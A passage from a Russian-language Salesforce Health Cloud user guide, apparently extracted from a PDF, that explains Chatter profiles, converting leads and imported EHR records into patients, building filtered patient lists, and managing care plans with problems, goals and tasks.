Профиль Chatter позволяет коллегам и пациентам просматривать сведения о пользователе. Профиль содержит фотографию и основные сведения (например, должность и контактные данные). Рекомендуется настроить профиль Chatter в самом начале использования Chatter и регулярно обновлять в нем сведения. Пациенты это оценят!

Создание пациентов

При выборе имени пациента в системе EHR приложение Salesforce создает полный набор записей и объектов, необходимых для управления пациентом.

Создание настраиваемого списка пациентов

Пользователи могут создавать собственные списки пациентов на основе общих условий, стандартных протоколов и прочих объединяющих факторов, важных при оказании услуг. В целях удобства основной список пациентов можно с легкостью разбить на несколько меньших.

Заполнение профиля Chatter

Профиль Chatter позволяет коллегам и пациентам просматривать сведения о пользователе. Профиль содержит фотографию и основные сведения (например, должность и контактные данные). Рекомендуется настроить профиль Chatter в самом начале использования Chatter и регулярно обновлять в нем сведения. Пациенты это оценят!

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

1. В заголовке Health Cloud щелкните место для изображения профиля (оно располагается в левой части страницы) и выберите **«Мой профиль»**.



2. Чтобы обновить фотографию для профиля, наведите указатель мыши на место для изображения и щелкните ссылку **«Добавить фотографию»**.

   Совет: Рекомендуем использовать собственную фотографию, но не фотографию животного или группы людей. Рекомендуемое разрешение — 200 x 200 пикселов.

3. Нажмите в разделе «Контакт», чтобы редактировать контактную информацию.
4. На вкладке «Общие сведения» можно добавить дополнительную информацию.

   Совет: Добавьте в профиль сведения о том, в каком подразделении вы трудитесь, об опыте работы и т. д.

5. Нажмите кнопку **«Сохранить все»**.

Создание пациентов

При выборе имени пациента в системе EHR приложение Salesforce создает полный набор записей и объектов, необходимых для управления пациентом.

ВЕРСИИ

Health Cloud доступно в Salesforce Classic.

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Скрытая сторона процесса создания пациента

Каждый раз во время создания пациента система Salesforce выполняет следующие действия.

Создание пациентов из интересов

Создавайте пациентов из интересов, которые уже есть в системе Salesforce.

Создание пациентов из импортированных записей

Создавайте пациентов, используя информацию, полученную путем интеграции с электронной системой медицинских записей.

Скрытая сторона процесса создания пациента

Каждый раз во время создания пациента система Salesforce выполняет следующие действия.

- Данный параметр создает пациента как лицо, основываясь на полях, соотнесенных с системой EHR. Лицо — это представление объекта организации и контакта по индивидуальному ID.
- Этот параметр создает организацию для лица.
- Этот параметр создает запись контакта для лица. Запись контакта имеет ссылку на организацию посредством индивидуального ID.
- Этот параметр создает обращение с типом записи CarePlan, так что макет страницы для плана лечения появляется автоматически. Если был выбран координатор лечения, он несет ответственность за обращение.
- Этот параметр добавляет обращение, которое представляет план лечения для записи организации.
- Этот параметр создает группу, работающую с обращениями, с лицом в качестве пациента и добавляет координатора лечения, если таковой был выбран.
- Этот параметр добавляет ID организации пациента в запись потенциального пациента.

Создание пациентов из интересов

Создавайте пациентов из интересов, которые уже есть в системе Salesforce.

Прим.: Вы вправе использовать объект «Интересы» скорее, чем «Потенциальные пациенты», для преобразования входящих записей в пациенты. Если вы видите оба параметра в раскрывающемся списке, свяжитесь со своим администратором Health Cloud для выбора объекта для использования.

Списковое представление интересов показывает все записи интересов, созданных вашей компанией в системе Salesforce или импортированных в систему Salesforce посредством интеграции в систему EHR.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ


Для преобразования интересов:

- Преобразование интересов


Прим.: Для создания пациента из интереса воспользуйтесь кнопкой «Преобразовать в пациента» в списковом представлении интересов. Не используйте кнопку Преобразовать на странице сведений об интересах. Она преобразует интерес в другие типы записи, например организации или контакты, не связанные с Health Cloud.

Создавать пациентов можно на консоли Health Cloud или в рабочем списке приложения Health Cloud.

1. В рабочем списке или на консоли выберите **«Интересы»**.



2. Чтобы открыть страницу со списком интересов, выберите нужное списковое представление в раскрывающемся списке **«Просмотр»**. Чтобы создать собственное настраиваемое представление, щелкните ссылку **«Создать новое представление»**.
3. Выберите одну или несколько записей об интересах, подлежащих преобразованию в записи о пациентах.
4. Нажмите кнопку «Преобразовать в пациента».



5. Просмотрите всех повторяющихся пациентов. Если повторы отсутствуют, нажмите кнопку **«Далее»**.

   Перед преобразованием интереса система Salesforce проверяет и перечисляет записи, содержащие повторяющиеся значения. Значения в полях «Идентификатор исходной системы», «Исходная система» и «Номер медицинской записи» должны быть уникальными. Также значения в этих полях не могут быть связаны с существующей записью организации и должны быть связаны с действующим типом записи. Повторяющиеся записи должны быть обработаны до их преобразования.

   Вы можете продолжить процесс преобразования для интересов без повторов. Запомните, какие записи нуждаются в корректировке, продолжайте процесс преобразования и разберитесь с повторами позднее в исходной системе.

6. При необходимости введите имя в текстовое поле для поиска и выбора имени координатора по уходу, которого необходимо назначить пациентам.

   Прим.: Если вы не хотите назначать координатора на этом этапе, его можно назначить позднее в разделе «Медицинская бригада» записи обращения, которая связана с планом лечения. Администратор также может создавать правила назначения автоматического обращения.

7. Нажмите кнопку **«Далее»**.

8. Если ваш администратор наделил вас полномочиями создавать несколько планов медицинского обслуживания, выберите тип записи для использования в качестве основного плана лечения.

   Основной план лечения создается для каждого пациента на этапе преобразования и добавляется к организации пациента. Если ваш администратор наделил вас полномочиями создавать несколько планов медицинского обслуживания, вы можете добавлять другие планы лечения в будущем.

   Поле «План лечения» организации автоматически заполняется на этапе первоначального преобразования. Ваш администратор может настроить другой процесс обновления данного поля и создать бизнес-правила для управления несколькими открытыми и закрытыми планами лечения.

9. Просмотрите список пациентов и назначенного координатора, если таковой имеется, и нажмите кнопку **«Преобразовать»**, чтобы завершить процесс преобразования.

Создание пациентов из импортированных записей

Создавайте пациентов, используя информацию, полученную путем интеграции с электронной системой медицинских записей.

Частота создания пациентов в значительной степени зависит от выбора организацией интеграции с серверными системами, например EHR с панелью Health Cloud.

На страницах потенциальных пациентов отображены все записи, внесенные в систему Salesforce во время интеграции с системой EHR.


- **«Все»** показывает всех пациентов, которые были внесены в систему из исходной системы записей, включая тех пациентов, которые еще не были преобразованы в пациентов Health Cloud. Для пациентов, которые уже были преобразованы, можно нажать на запись потенциального пациента и увидеть его данные на консоли Health Cloud. Для тех пациентов, которые еще не были преобразованы, нажмите на имя пациента, чтобы просмотреть данные, которые должны быть внесены в запись пациента в Health Cloud.
- **«Не преобразованные»** содержит записи, которые были внесены в систему из исходной системы записей, но не были преобразованы в запись пациента Health Cloud.
- **«Преобразованные»** отображает записи, успешно преобразованные в записи пациентов Health Cloud. Этот список можно зафиксировать на консоли, когда открыты основные вкладки консоли.

После выбора записи пациента для преобразования система выполняет отдельно для этой записи все фоновые настройки и создает:

- карту пациента, которая включает MRN или другие идентификаторы, основные контактные данные и поля, содержащие важную медицинскую информацию, такую как заболевание и средства лечения;
- незаполненный план лечения;
- медицинскую бригаду, состоящую из пациента и координатора лечения, если он был назначен.

Создавать пациентов можно на консоли Health Cloud или в рабочем списке приложения Health Cloud.

1. В рабочем списке или на консоли выберите список **«Потенциальные пациенты»**.




2. На странице «Все» выберите **«Не преобразованные»**.



   На странице «Не преобразованные» доступен выбор пациентов, которые еще не имеют записей в Health Cloud.

3. При необходимости подробные сведения о пациенте можно просмотреть из исходной системы записей, нажав на имя пациента в обзоре рабочего списка. Информация о пациенте открывается в отдельной вкладке.



4. Выберите одну или несколько подлежащих преобразованию записей о поступивших пациентах.
5. В меню «Действия» выберите **«Преобразовать в пациентов»**.

   Система проверяет наличие одинаковых MRN и отображает их список. Выбор имен с одинаковыми MRN невозможен. Вопросы по ним должны быть разрешены в исходной системе записей. После удаления повторяющихся идентификаторов можно повторно импортировать запись и преобразовать ее в пациента.
6. Просмотрите всех повторяющихся пациентов. Если повторы отсутствуют, нажмите кнопку **«Далее»**.

   Повторные записи должны быть исправлены в исходной системе медицинских записей перед их преобразованием.
7. При необходимости найдите и выберите имя координатора лечения, который будет назначен пациентам.

   Прим.: Если координатор не будет назначен на этом этапе, его можно назначить позднее в разделе «Медицинская бригада» записи обращения, которая связана с планом лечения. Администратор также может создавать правила назначения автоматического обращения.
8. Нажмите кнопку **«Далее»**.
9. Просмотрите список пациентов и назначенного координатора, если таковой имеется, и нажмите кнопку **«Сохранить»**.

Создание настраиваемого списка пациентов

Пользователи могут создавать собственные списки пациентов на основе общих условий, стандартных протоколов и прочих объединяющих факторов, важных при оказании услуг. В целях удобства основной список пациентов можно с легкостью разбить на несколько меньших.

Прим.: Если необходимые записи и поля не отображаются в списке пациентов, свяжитесь с администратором Health Cloud и запросите доступ.

1. На вкладке «Список пациентов» нажмите значок шестеренки и выберите **«Создать список»**.
2. Щелкните внутри первого поля поиска в первой строке и введите имя записи для использования в качестве фильтра. При вводе текста в поле поиска будет отображаться динамический список подходящих записей.

   Например, выберите запись, содержащую сведения о выписанных препаратах, чтобы создать список на основе общих лечебных предписаний. Выбор записи позволяет выбрать в ней любое поле и отобразить его в качестве столбца списка. Если необходимая запись отсутствует в списке, администратор Health Cloud может добавить объект, создав кросс-объектную взаимосвязь. Дополнительные сведения см. в *Руководстве по внедрению Health Cloud*.
3. Во втором поле поиска введите имя поля, которое должно отображаться в указанной записи.

   Например, выберите название или идентификатор препарата.
4. Выберите оператор фильтрации.

   Оператор, используемый в фильтре, заменяет глагол, используемый в предложении. Воспользуйтесь оператором для выбора критериев фильтрации.
5. Введите значение, которое следует найти или исключить.

   Например, можно создать фильтр с оператором `equals` (равно) и значением «инсулин» для поиска пациентов, принимающих инсулин.

   Значения, отображающиеся в этом поле, зависят от типа выбранного поля. Например, если выбрано «Окончание периода госпитализации», отображаются поле даты и поле времени. Если же выбрано поле для установки флажка, например «Повторная госпитализация», отображается поле со значением «Истина».

   Прим.: Есть некоторые ограничения критериев фильтрации, о которых следует знать:
   - **Нет** — это значение, недоступное в раскрывающихся списках.
   - Если в качестве критерия выбирается поле идентификатора, будьте внимательны, введите действительный идентификатор, поскольку значения идентификаторов не проверяются.
   - Если в качестве критерия выбирается поле даты, не оставляйте его пустым.
6. При необходимости добавьте дополнительные строки.

   Например, добавьте критерии для пациентов с диабетом, поступивших на лечение в течение последних шести месяцев.
7. При наличии нескольких строк фильтра можно задать критерии с еще большей точностью. Введите в текстовое поле **«Логика фильтра»** логическое выражение, которое будет применять к вашим фильтрам логические операторы фильтра.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания списка пациентов:
- Health Cloud Standard

- Можно применять логические операторы фильтра **AND** и **OR**. Например, выражение **(1 AND 2) OR 3** находит записи, которые соответствуют и фильтру 1, и фильтру 2 либо фильтру 3. Строки фильтра, которые не указаны в выражении, не учитываются.
- Если оставить текстовое поле **«Логика фильтра»** пустым, ко всем строкам фильтра будет применен стандартный оператор **AND**.

8. Нажмите кнопку **«Далее»**.
9. Выберите поля, которые требуется отобразить для каждой категории. Поле «Имя пациента» в списке пациентов добавляется автоматически.
   a. Чтобы добавить или удалить поле, выберите имя нужного поля и нажмите кнопку **«Добавить»** или **«Удалить»**.
   b. Чтобы определить порядок отображения полей, воспользуйтесь стрелками.
10. Нажмите кнопку **«Далее»**.
11. Введите имя списка.
12. Нажмите кнопку **«Сохранить список»**.

Пример: Ниже приведены инструкции по созданию списка пациентов, больных диабетом. Пользователи могут добавить дополнительные строки с критериями фильтрации, чтобы сузить диапазон списка.

Добавьте следующие критерии фильтрации на страницу «Добавить фильтр».

- **Запись**: Запись
- **Объект**: Заболевания из системы EHR
- **«Поле»**: Метка кода
- **Filter**: содержит
- **Значение**: диабет

Чтобы настроить отображение списка, выберите поля, которые необходимо отобразить, и расположите их в нужной последовательности. Присвойте списку имя и сохраните список.

Редактирование списка пациентов

Уточните списки пациентов путем добавления или удаления условий фильтра или изменения названия списка.

Удаление списка пациентов

Вам доступно удаление созданных вами настраиваемых списков пациентов. Если вы настроите соответствующие полномочия, вы также сможете удалять списки пациентов, созданные другими.

СМ. ТАКЖЕ:

Добавление логики фильтра

Редактирование списка пациентов

Уточните списки пациентов путем добавления или удаления условий фильтра или изменения названия списка.

Если список длинный и большой, вы можете сократить его за счет детализации при фильтрации пациентов по возрасту, местоположению и т. д. Вы также можете редактировать список путем удаления условий фильтрации или изменения имени и сохранения критериев.

1. На консоли Health Cloud выберите предопределенный список из выпадающего меню «Выбор списка».
2. Нажмите шестеренку и выберите **«Редактировать текущий список»**.
3. По желанию удалите условие фильтрации, нажав на значок удаления в конце строки.
4. При необходимости добавьте условие фильтрации.
5. Нажмите кнопку **«Далее»**.
6. По желанию измените поля, которые требуется отобразить для каждой категории.
   - Чтобы добавить или удалить поле, выберите имя нужного поля и нажмите кнопку «Добавить» или «Удалить».
   - Чтобы определить порядок отображения полей, воспользуйтесь стрелками.
7. Нажмите кнопку **«Далее»**.
8. По желанию измените имя списка.
9. Нажмите кнопку **«Сохранить»**.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для редактирования списка пациентов:

- Health Cloud Standard

Удаление списка пациентов

Вам доступно удаление созданных вами настраиваемых списков пациентов. Если вы настроите соответствующие полномочия, вы также сможете удалять списки пациентов, созданные другими.

Прим.: При удалении списка записи пациентов сохраняются в Health Cloud. Удаляется только список.

1. На вкладке списка пациентов выберите список, который хотите удалить из выпадающего меню «Выбор списка».
2. Нажмите шестеренку, а затем выберите **«Удалить текущий список»**.
3. Нажмите кнопку **«Удалить»**.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для удаления списка пациентов:

- Health Cloud Standard

Использование планов ухода для помощи пациентам в достижении целей

Без труда контролируйте проблемы со здоровьем с помощью целей и задач, назначенных пациенту или сиделкам, чтобы пациент не выбился из графика и улучшил состояние своего здоровья. Настраиваемые планы ухода представляют собой план мероприятий по улучшению здоровья пациента.

Вы можете управлять пациентом, используя единый план ухода. Либо, если ваш администратор активизирует несколько планов ухода, вы создаете план ухода, чтобы решить вопрос с каждым условием, имеющимся у пациента. Так или иначе, вы вольны управлять эффективностью всех пациентов — от требующих относительно простого ухода и до тех, кто нуждается в более комплексном постоянном уходе.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

Элементы плана ухода для пациента

Настраиваемые планы ухода помогают пациентам выполнять практические шаги по улучшению состояния их здоровья на ежедневной основе. План по уходу содержит четко поставленные цели и задачи, которые помогают облегчить и контролировать связанные со здоровьем проблемы, относящиеся к условиям. Каждый план по уходу также имеет собственную команду по уходу, объединяющую профессиональных и непрофессиональных лиц, которые ухаживают за пациентами в сотрудничестве для выполнения плана ухода.

Быстрый доступ к команде по уходу из плана ухода

Вам не следует возвращаться к вкладке сотрудничества для управления командой по уходу. Подвкладка «Команда по уходу» позволяет выбирать задачи, добавлять или удалять участников и сотрудничать с участниками конкретной команды по уходу.

Управление сложными пациентами с синхронными планами ухода

В сфере здравоохранения универсальные решения не работают. Вы можете управлять пациентами в одинаковых состояниях в течение короткого периода времени или управлять пациентами с несколькими хроническими заболеваниями. При задействовании в организации синхронных планов ухода вы можете создавать один или несколько планов ухода для каждого пациента с использованием более специфических и управляемых элементов ухода.

Элементы плана ухода для пациента


Настраиваемые планы ухода помогают пациентам выполнять практические шаги по улучшению состояния их здоровья на ежедневной основе. План по уходу содержит четко поставленные цели и задачи, которые помогают облегчить и контролировать связанные со здоровьем проблемы, относящиеся к условиям. Каждый план по уходу также имеет собственную команду по уходу, объединяющую профессиональных и непрофессиональных лиц, которые ухаживают за пациентами в сотрудничестве для выполнения плана ухода.

План по уходу предоставляет группе по уходу историю пациента и сведения по улучшениям или проблемам, связанным с его здоровьем. План по уходу может содержать любое число проблем со связанными целями и задачами, которые можно отслеживать на вкладке пациента в консоли. Вы также можете управлять командой лиц, выполняющих уход за пациентами, которые связаны с конкретным планом ухода.

ВЕРСИИ


Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.



План по уходу для пациента состоит из следующих элементов.

- **Проблемы** (1) — клинические или неклинические проблемы со здоровьем, от конкретных диагнозов до более общих состояний. Наличие проблем устанавливается из множества источников: участковый терапевт, лабораторные анализы, жалобы пациента, диагнозы или болезненное состояние. Проблема может представлять собой конкретный диагноз, например хронический бронхит. К проблемам могут также относиться общие вопросы, например, пациенту требуется ежедневная помощь по дому. Если вы присваиваете приоритет проблемам, они появляются в порядке их приоритетности.
- **Цели** (2) представляют собой цели пациента, которые помогают решить проблему. Цель можно создать только в контексте проблемы. Проблема может иметь несколько целей. Например, пациент с артритом может иметь несколько целей, чтобы удерживать ежедневный болевой уровень ниже 4/10 и поддерживать или увеличивать диапазон движения. Обновляйте статус цели по мере продвижения пациента к ее достижению.
- **Задачи** (3) представляют собой заметные действия по достижению целей для облегчения связанной проблемы. Так, пациент с артритом, чья цель заключается в поддержании или увеличении диапазона движения, может иметь задачу посещать сеансы физиотерапии. Задачи имеют поля, в которых устанавливается приоритет, срок выполнения, статус и тот, кому задача назначена. После завершения задачи обновите процент выполнения связанной цели.



Участники **команды ухода** (4) образуют сообщество лиц, которые ухаживают за пациентами и нацелены на успешное выполнение задач, связанных с соответствующим планом ухода. Можно назначить владельца плана ухода участникам команды по уходу, включая других медработников, пациентов и членов семьи.

Цели и проблемы: основа плана по уходу
Цели и проблемы создают стратегию управления уникальным набором медицинских данных и обстоятельств жизни пациента.


Задачи: основные факторы для плана по уходу
Задачи позволяют отслеживать и оценивать действия, связанные с пациентами. Консоль Health Cloud позволяет попросить попечителя о доставке пациента на прием, напомнить о пропущенном приеме или назначить пациенту обследование перед госпитализацией.

Цели и проблемы: основа плана по уходу

Цели и проблемы создают стратегию управления уникальным набором медицинских данных и обстоятельств жизни пациента.

Health Cloud предоставляет инструменты для быстрого и простого создания настраиваемого списка по вопросам лечения с поставленными целями, связанными с улучшением состояния здоровья пациента. На вкладку «Цели и проблемы», найденную в каждом плане по уходу, можно добавить отдельные проблемы, цели и задачи, относящиеся к конкретному пациенту. Для ускорения начала работы с пациентом используйте предустановленный шаблон с целью автоматического добавления проблем, целей и задач в пакет плана по уходу за пациентом.

Нажмите кнопку **«Создать проблему»**, чтобы добавить проблемы в план по уходу.



После создания проблемы в нее можно добавить связанные цели.

Используйте меню действий для запуска управления плана по уходу.



- **«Создать задачу»** (1) позволяет создавать задачу, связанную с планом по уходу, но не имеющую отношения к конкретной проблеме или цели.
- **«Применить шаблоны плана по уходу»** (2) позволяет выбрать предустановленный шаблон и добавить проблемы, цели и задачи в пакет планов по уходу за пациентом.
- **«Развернуть все»** (3) открывает все проблемы, цели и задачи, связанные с планом по уходу.
- **«Свернуть все»** (4) закрывает все проблемы, цели и задачи, связанные с планом по уходу.

Добавление проблем и целей

Проблемы и связанные цели составляют базовую структуру плана лечения пациента. Получите доступ к плану лечения из основной вкладки пациента.

Добавление проблем и целей

Проблемы и связанные цели составляют базовую структуру плана лечения пациента. Получите доступ к плану лечения из основной вкладки пациента.

ВЕРСИИ

Решение Health Cloud доступно в приложении Salesforce Classic

Доступно в версиях: **Enterprise Edition**, **Performance Edition** и **Unlimited Edition**.

ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания задач:
- Health Cloud Standard

1. Перейдите на вкладку «План медицинского обслуживания» и откройте план медицинского обслуживания в разделе «Все планы медицинского обслуживания».
2. Выберите **«Новая проблема»**.
   a. Введите имя проблемы, например *Требуются основы самопомощи при диабете*, и включите туда описание.
   b. При необходимости выберите приоритет проблемы.
      Проблемы появляются в порядке их приоритетности.
   c. Вы также можете ввести порядок сортировки для данной проблемы. Если есть несколько проблем с одним и тем же уровнем приоритетности, они сортируются на основании этого номера.
   d. Нажмите кнопку **«Сохранить»**.
3. Чтобы создать цель для проблемы, нажмите на кнопку **«Действия»** и выберите **«Создать цель»** внутри проблемы.
   a. Введите имя цели, например *Надлежащая гигиена ног для предотвращения осложнений*, и описание.
   b. При необходимости выберите приоритет цели.
      Цели появляются в порядке их приоритетности.
   c. В поле «Процент прогресса» введите процент, представляющий прогресс в достижении цели.
